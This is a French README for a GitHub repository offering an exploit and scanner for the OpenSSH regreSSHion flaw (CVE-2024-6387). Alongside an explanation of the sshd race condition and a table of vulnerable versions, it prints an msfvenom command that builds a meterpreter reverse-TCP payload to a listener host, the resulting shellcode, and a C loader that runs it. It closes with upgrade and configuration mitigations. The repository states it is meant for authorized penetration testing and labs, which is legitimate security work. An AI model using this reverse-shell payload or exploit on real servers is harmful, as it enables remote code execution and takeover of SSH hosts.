 kaleth4/cve-2024-6387
Exploit et scanner pour CVE-2024-6387 (regreSSHion) dans OpenSSH. Comprend la détection, l'exploitation RCE et la génération de shellcode pour les tests de pénétration autorisés et les environnements de laboratoire.

Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
EXPLOIT CVE-2024-6387
Outil d'analyse, de détection et de tests contrôlés de la vulnérabilité CVE-2024-6387 sur les serveurs OpenSSH.


Ce dépôt est exclusivement éducatif.
Utilisez-le uniquement sur :
- Des laboratoires (HTB, TryHackMe)
- Des environnements personnels
- Des audits avec autorisation explicite
⚠️ Scanner ou exploiter des systèmes sans autorisation est illégal.
Ce contenu est destiné à la défense et à l'apprentissage.
CVE-2024-6387, connue sous le nom de regreSSHion, est une régression d'une vulnérabilité précédemment corrigée en 2006 (CVE-2006-5051).
Elle a été réintroduite dans OpenSSH 8.5p1 (2020) et permet :
Il existe également une vulnérabilité associée :
La vulnérabilité repose sur une race condition dans le gestionnaire de signaux de sshd.
LoginGraceTime (par défaut : 120s)SIGALRM est déclenchésyslog()malloc()free()Cela peut provoquer :
| État | Versions | Notes |
|---|---|---|
| ⚠️ Vulnérable | < 4.4p1 | Si non corrigé précédemment |
| ✅ Sûr | 4.4p1 → < 8.5p1 | Corrigé auparavant |
| ⚠️ Vulnérable | 8.5p1 → < 9.8p1 | Régression présente |
| ✅ Corrigé | >= 9.8p1 | Correctif officiel |
🛡️ OpenBSD n'est pas vulnérable grâce à des protections supplémentaires mises en œuvre depuis 2001.

python3 exploit.py
python3 scanner.py <IP> -p 22
# Génération d'un shellcode
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.100 LPORT=9999 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of c file: 574 bytes

unsigned char buf[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";
#include <stdio.h>

// Un espace réservé pour votre payload personnalisé
const char shellcode[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";

int main() {
    // Exécuter le shellcode
    printf("Exécution du shellcode...\n");
    void (*sc)() = (void(*)())shellcode;
    sc();

    return 0;
}
#include <stdio.h>


#define MAX_PACKET_SIZE (256 * 1024)
#define LOGIN_GRACE_TIME 120
#define MAX_STARTUPS 100
#define CHUNK_ALIGN(s) (((s) + 15) & ~15)
🛠️ Atténuation et correction Il est recommandé de suivre ces étapes de toute urgence, en particulier sur les actifs exposés à Internet :
Mise à jour immédiate : Mettre à jour vers OpenSSH 9.8p1 ou appliquer les correctifs spécifiques à chaque distribution.
Configuration de sshd : Si la mise à jour n'est pas possible, définissez LoginGraceTime 0 dans le fichier /etc/ssh/sshd_config.
Avertissement : Cela empêche le RCE, mais expose le serveur à un déni de service (DoS) par épuisement des connexions.
Contrôle d'accès : Limiter l'accès SSH via des contrôles basés sur le réseau (Firewalls/VPN) et la segmentation du réseau pour éviter les mouvements latéraux.
Kaleth Corcho
Ingénierie des Systèmes · WolvesTI · Bogotá, Colombie